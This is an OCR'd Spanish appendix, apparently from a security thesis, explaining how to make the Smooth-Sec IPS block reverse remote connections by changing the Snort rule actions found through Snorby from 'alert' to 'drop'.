


Figura J.7 Pantalla del Snorby

BLOQUEAR CONEXIONES REMOTAS INVERSAS

Para bloquear las conexiones remotas inversas realizadas por parte de los payloads que se han utilizado en este trabajo, primeramente se deben identificar las reglas que generan las alertas de la conexión. El Snorby por medio de su interfaz gráfica nos permite identificar las reglas para poder modificar sus parámetros en el archivo “/etc/snort/et/snort.rules”, que es el que contiene dicha reglas.

Como el Smooth-Sec está operando en modo IPS (modo en línea), si modificamos la acción de la alerta lograremos bloquear (drop) las conexiones inversas. Las acciones que podemos realizar en una alerta son las siguientes:

- **alert:** genera una alerta.
- **drop:** descarta el paquete
- **log:** archiva el log del paquete
- **pass**: ignora el paquete
- **activate**: activa la alerta y llama a una regla dinámica
- **dynamic:** cuando es llamada por una regla activate se pone en funcionamiento

A continuación en la siguiente figura se muestra las reglas que serán modificadas




Figura J.8 Reglas del Snort para detectar conexiones remotas inversas

Si modificamos las acción de la cabecera de las reglas sustituyendo **alert** por **drop**, lograríamos descartar los paquetes al momento que se intente realizar las conexiones remotas inversas, por lo tanto se estaría bloqueando la conexión y actuando el sistema como un IPS.